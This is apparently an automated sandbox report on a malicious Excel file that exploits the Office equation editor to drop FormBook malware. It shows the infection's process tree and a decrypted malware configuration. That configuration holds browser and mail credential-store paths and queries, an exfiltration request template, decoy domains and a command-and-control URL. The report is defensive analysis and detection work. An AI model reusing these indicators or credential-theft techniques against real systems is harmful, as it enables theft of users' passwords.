ID: 339205
Sample Name:
Order_00009.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:22:41
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Order_00009.xlsx

Overview


General Information

Sample Name:	Order_00009.xlsx
Analysis ID:	339205
MD5:	f99314a2a08dbbc.
SHA1:	1914f9f5eedef33…
SHA256:	2f3772ae0a61ae1.
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2252 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 1692 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2300 cmdline: 'C:\Users\Public\vbc.exe' MD5: 92FF500A693078263908C83B4B290481)
    - schtasks.exe (PID: 2800 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JcEEHoQdnETCO' /XML 'C:\Users\user\AppData\Local\Temp\tmp85C4.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 2824 cmdline: {path} MD5: A8CCD298F718423D35CFD925063F082D)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - wlanext.exe (PID: 3020 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: 6F44F5C0BC6B210FE5F5A1C8D899AD0A)
        - cmd.exe (PID: 3052 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x87e0",
    "KEY1_OFFSET 0x1c9c8",
    "CONFIG SIZE : 0xc1",
    "CONFIG OFFSET 0x1ca99",
    "URL SIZE : 24",
    "searching string pattern",
    "strings_offset 0x1b4a3",
    "searching hashes pattern",
    "-------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------",
    "0xa0e749e3",
    "0xf43668a6",
    "0x9804476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715030",
```

```
"0xbf0a5e41",
"0x2902d074",
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121e4",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01355",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
```

```
    "0x2b44324f",
    "0x9d70beea",
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "----------------------------------------------",
    "Decrypted Strings",
    "----------------------------------------------",
    "USERNAME",
```

```
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
```

```
    "Accept-Encoding: gzip, deflate",
    "",
    "dat=",
    "f-start",
    "slgacha.com",
    "oohdough.com",
    "6983ylc.com",
    "aykassociate.com",
    "latin-hotspot.com",
    "starrockindia.com",
    "beamsubway.com",
    "queensboutique1000.com",
    "madbaddie.com",
    "bhoomimart.com",
    "ankitparivar.com",
    "aldanasanchezmx.com",
    "citest1597669833.com",
    "cristianofreitas.com",
    "myplantus.com",
    "counterfeitmilk.com",
    "8xf39.com",
    "pregnantwomens.com",
    "yyyut6.com",
    "stnanguo.com",
    "fessusesefsee.com",
    "logansshop.net",
    "familydalmatianhomes.com",
    "accessible.legal",
    "epicmassiveconcepts.com",
    "indianfactopedia.com",
    "exit-divorce.com",
    "colliapse.com",
    "nosishop.com",
    "hayat-aljowaily.com",
    "soundon.events",
    "previnacovid19-br.com",
    "traptlongview.com",
    "splendidhotelspa.com",
    "masterzushop.com",
    "ednevents.com",
    "studentdividers.com",
    "treningi-enduro.com",
    "hostingcoaster.com",
    "gourmetgroceriesfast.com",
    "thesouthbeachlife.com",
    "teemergin.com",
    "fixmygearfast.com",
    "arb-invest.com",
    "shemaledreamz.com",
    "1819apparel.com",
    "thedigitalsatyam.com",
    "alparmuhendislik.com",
    "distinctmusicproductions.com",
    "procreditexpert.com",
    "insights4innovation.com",
    "jzbtl.com",
    "1033325.com",
    "sorteocamper.info",
    "scheherazadelegault.com",
    "glowportraiture.com",
    "cleitstaapps.com",
    "globepublishers.com",
    "stattests.com",
    "brainandbodystrengthcoach.com",
    "magenx2.info",
    "escaparati.com",
    "wood-decor24.com",
    "travelnetafrica.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.herbmedia.net/csv8/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2237842209.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2237842209.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2237842209.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.2184708337.00000000031F9000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.2184708337.00000000031F9000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xa2318:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa26b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x157b58:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x157ef2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xae3c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x163c05:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xadeb1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1636f1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xae4c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x163d07:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xae63f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x163e7f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa30ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x15890a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xad12c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x16296c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa3e42:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x159682:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xb34b7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x168cf7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xb455a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
7.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE


Sigma detected: Scheduled temp file as task from temp location

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Binary contains a suspicious time stamp

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 8 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploi Redire Calls/S
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 8 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph

